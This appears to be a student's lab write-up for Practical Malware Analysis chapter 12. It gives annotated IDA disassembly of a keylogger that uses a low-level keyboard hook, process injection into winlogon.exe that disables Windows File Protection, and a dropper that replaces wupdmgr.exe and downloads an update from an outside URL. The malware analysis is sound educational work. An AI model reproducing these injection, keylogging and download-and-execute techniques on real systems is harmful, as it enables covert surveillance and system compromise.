
By analyzing the find resource function @0x0040132C we will come across the following codes that suggests to us that the payload is XOR by “A”.

```
.text:0040141B loc_40141B:                          ; CODE XREF: findResource+E0↑j
.text:0040141B                 push    'A'          ; XOR Key
.text:0040141D                 mov     edx, [ebp+dwSize]
.text:00401420                 push    edx
.text:00401421                 mov     eax, [ebp+var_8]
.text:00401424                 push    eax
.text:00401425                 call    XOR
.text:0040142A                 add     esp, 0Ch
```

Figure 7. XOR by A

v. How are strings protected?

The strings are in plain… correct me if i am wrong



.data:0040506C	0000000D	C	LOCALIZATION
.data:00405064	00000008	C	UNICODE
.data:00405058	0000000A	C	ntdll.dll
.data:00405040	00000015	C	NtUnmapViewOfSection
.data:00405030	0000000D	C	\\svchost.exe

Figure 8. Strings in plain

c. Analyze the malware extracted during the analysis of Lab 12-2, or use the file *Lab12-03.exe*

i. What is the purpose of this malicious payload?

The use of SetWindowsHookExA with WH_KEYBOARD_LL as the id which suggests that this is a keylogger.




Figure 1. SetWindowsHookExA

ii. How does the malicious payload inject itself?

It uses Hook injection. Keystrokes can be captured by registering high- or low-level hooks using the WH_KEYBOARD or WH_KEYBOARD_LL hook procedure types, respectively. For WH_KEYBOARD_LL procedures, the events are sent directly to the process that installed the hook, so the hook will be running in the context of the process that created it. The malware can intercept keystrokes and log them to a file as seen in the figure below.

```
.text:004010C7 ; int __cdecl keylogs(int Buffer)
.text:004010C7 keylogs         proc near               ; CODE XREF: fn+21↑p
.text:004010C7
.text:004010C7 var_C           = dword ptr -0Ch
.text:004010C7 hFile           = dword ptr -8
.text:004010C7 NumberOfBytesWritten= dword ptr -4
.text:004010C7 Buffer          = dword ptr  8
.text:004010C7
.text:004010C7                 push    ebp
.text:004010C8                 mov     ebp, esp
.text:004010CA                 sub     esp, 0Ch
.text:004010CD                 mov     [ebp+NumberOfBytesWritten], 0
.text:004010D4                 push    0               ; hTemplateFile
.text:004010D6                 push    80h             ; dwFlagsAndAttributes
.text:004010D8                 push    4               ; dwCreationDisposition
.text:004010DD                 push    0               ; lpSecurityAttributes
.text:004010DF                 push    2               ; dwShareMode
.text:004010E1                 push    40000000h       ; dwDesiredAccess
.text:004010E6                 push    offset FileName ; "practicalmalwareanalysis.log"
.text:004010EB                 call    ds:CreateFileA
.text:004010F1                 mov     [ebp+hFile], eax
.text:004010F4                 cmp     [ebp+hFile], 0FFFFFFFFh
.text:004010F8                 jnz     short loc_4010FF
.text:004010FA                 jmp     loc_40143D
.text:004010FF ; ---------------------------------------------------------------------------
.text:004010FF
.text:004010FF loc_4010FF:                             ; CODE XREF: keylogs+31↑j
.text:004010FF                 push    2               ; dwMoveMethod
.text:00401101                 push    0               ; lpDistanceToMoveHigh
.text:00401103                 push    0               ; lDistanceToMove
.text:00401105                 mov     eax, [ebp+hFile]
.text:00401108                 push    eax             ; hFile
.text:00401109                 call    ds:SetFilePointer
.text:0040110F                 push    400h            ; nMaxCount
.text:00401114                 push    offset Buffer   ; lpString
.text:00401119                 call    ds:GetForegroundWindow
.text:0040111F                 push    eax             ; hWnd
.text:00401120                 call    ds:GetWindowTextA
.text:00401126                 push    offset Buffer   ; char *
.text:0040112B                 push    offset byte_405350 ; char *
.text:00401130                 call    _strcmp
.text:00401135                 add     esp, 8
.text:00401138                 test    eax, eax
.text:0040113A                 jz      short loc_4011AB
.text:0040113C                 push    0               ; lpOverlapped
.text:0040113E                 lea     ecx, [ebp+NumberOfBytesWritten]
```

Figure 2. Log to practicalmalwareanalsysis.log


iii. What filesystem residue does this program create?

The malware will leave behind a log file containing the keylogs; practicalmalwareanalsysis.log.

d. Analyze the malware found in the file *Lab12-04.exe*.

i. What does the code at 0x401000 accomplish?

The subroutine check if the process with the given process id is Winlogon.exe. If it is, it returns 1 else it returns 0.



ii. Which process has code injected?

Winlogon.exe is being targeted for injection. Subroutine @0x00401174 is responsible for process injection via CreateRemoteThread. If we trace back, we can see that only winlogon's pid is being passed to the subroutine.




Figure 2. Winlogon Pid being pushed as argument to inject subroutine

iii. What DLL is loaded using LoadLibraryA?

sfc_os.dll




Figure 3. sfc_os.dll

iv. What is the fourth argument passed to the CreateRemoteThread call?

Based on figure 3, the fourth argument is lpStartAddress in which if we were to trace up we will uncover that lpStartAddress is the address return by GetProcAddress(LoadLibraryA(“sfc_os.dll”),2).

Loading sfc_os.dll in ida pro we can see the exports that points to ordinal 2 which resovles to SfcTerminateWatcherThread() as shown in figure 5..

Name	Address	Ordinal
sfc_os_1	76C6F382	1
sfc_os_2	76C6F250	2
sfc_os_3	76C693E8	3
sfc_os_4	76C69426	4
sfc_os_5	76C69436	5
sfc_os_6	76C694B2	6
sfc_os_7	76C694EF	7
SfcGetNextProtectedFile	76C69918	8
SfcIsFileProtected	76C697C8	9
SfcWLEventLogoff	76C73CF7	10
SfcWLEventLogon	76C7494D	11
SfcDllEntry(x,x,x)	76C6F03A	[main entry]

Figure 4. sfc_os.dll's ordinal 2




Figure 5. SfcTerminateWatcherThread()

v. What malware is dropped by the main executable?

Analyzing the main method, we can see file movement from "**C:\WINDOWS\system32\wupdmgr.exe**" to a temp folder "**C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\\winup.exe**"




Figure 6. Backing up wupdmgr.exe

The following subroutine is then called to extract the resource out from the executable and using it to replace "**C:\WINDOWS\system32\wupdmgr.exe**"

```
sub_4011FC proc near

hFile= dword ptr -238h
Dest= byte ptr -234h
var_233= byte ptr -233h
hResInfo= dword ptr -124h
nNumberOfBytesToWrite= dword ptr -120h
Buffer= byte ptr -11Ch
var_11B= byte ptr -11Bh
hModule= dword ptr -0Ch
lpBuffer= dword ptr -8
NumberOfBytesWritten= dword ptr -4

push    ebp
mov     ebp, esp
sub     esp, 238h
push    edi
mov     [ebp+hModule], 0
mov     [ebp+hResInfo], 0
mov     [ebp+lpBuffer], 0
mov     [ebp+hFile], 0
mov     [ebp+NumberOfBytesWritten], 0
mov     [ebp+nNumberOfBytesToWrite], 0
mov     [ebp+Buffer], 0
mov     ecx, 43h
xor     eax, eax
lea     edi, [ebp+var_11B]
rep stosd
stosb
mov     [ebp+Dest], 0
mov     ecx, 43h
xor     eax, eax
lea     edi, [ebp+var_233]
rep stosd
stosb
push    10Eh            ; uSize
lea     eax, [ebp+Buffer]
push    eax             ; lpBuffer
call    ds:GetWindowsDirectoryA
push    offset aSystem32Wupdmg ; "\\system32\\wupdmgr.exe"
lea     ecx, [ebp+Buffer]
push    ecx
push    offset Format   ; "%s%s"
push    10Eh            ; Count
lea     edx, [ebp+Dest]
push    edx             ; Dest
call    ds:_snprintf
add     esp, 14h
push    0               ; lpModuleName
call    ds:GetModuleHandleA
mov     [ebp+hModule], eax
push    offset Type     ; "BIN"
push    offset Name     ; "#101"
mov     eax, [ebp+hModule]
push    eax             ; hModule
call    ds:FindResourceA
mov     [ebp+hResInfo], eax
mov     ecx, [ebp+hResInfo]
push    ecx             ; hResInfo
mov     edx, [ebp+hModule]
push    edx             ; hModule
call    ds:LoadResource
mov     [ebp+lpBuffer], eax
```

Figure 7. dropping form resource to system32\\wupdmgr.exe





Figure 8. Bin 101 in the resource section

vi. What is the purpose of this and the dropped malware?

Apparently in order for **SfcTerminateWatcherThread()** to work, the caller must be from winlogon.exe. That explains why the malware goes through the trouble in looping through all running threads to locate winlogon.exe and it even attempts to get higher privileges by using **AdjustTokenPrivileges** to change token privilege to **seDebugPrivilige**. With the higher privilege, the malware then calls **CreateRemoteThread** to ask Winlogon to invoke **SfcTerminateWatcherThread()**. With that, file protection mechanism will be disabled and the malware can freely change the system protected files until the next reboot.

The dropped malware in "**C:\\windows\\system32\\wupdmgr.exe**" executes the original wupdmgr.exe (which is now in the temp folder) and it attempts to download new malware from "**http://www.practicalmalwareanalysis.com/updater.exe"** and save it as "**C:\\windows\\system32\\wupdmgr.exe**"



```
mov     [ebp+var_444], 0
lea     eax, [ebp+Buffer]
push    eax             ; lpBuffer
push    10Eh            ; nBufferLength
call    ds:GetTempPathA
push    offset aWinup_exe ; "\\winup.exe"
lea     ecx, [ebp+Buffer]
push    ecx
push    offset Format   ; "%s%s"
push    10Eh            ; Count
lea     edx, [ebp+Dest]
push    edx             ; Dest
call    ds:_snprintf
add     esp, 14h
push    5               ; uCmdShow
lea     eax, [ebp+Dest]
push    eax             ; lpCmdLine
call    ds:WinExec      ; execute original wupdmgrd.exe
push    10Eh            ; uSize
lea     ecx, [ebp+var_330]
push    ecx             ; lpBuffer
call    ds:GetWindowsDirectoryA
push    offset aSystem32Wupdmg ; "\\system32\\wupdmgrd.exe"
lea     edx, [ebp+var_330]
push    edx
push    offset aSS_0    ; "%s%s"
push    10Eh            ; Count
lea     eax, [ebp+CmdLine]
push    eax             ; Dest
call    ds:_snprintf
add     esp, 14h
push    0               ; LPBINDSTATUSCALLBACK
push    0               ; DWORD
lea     ecx, [ebp+CmdLine]
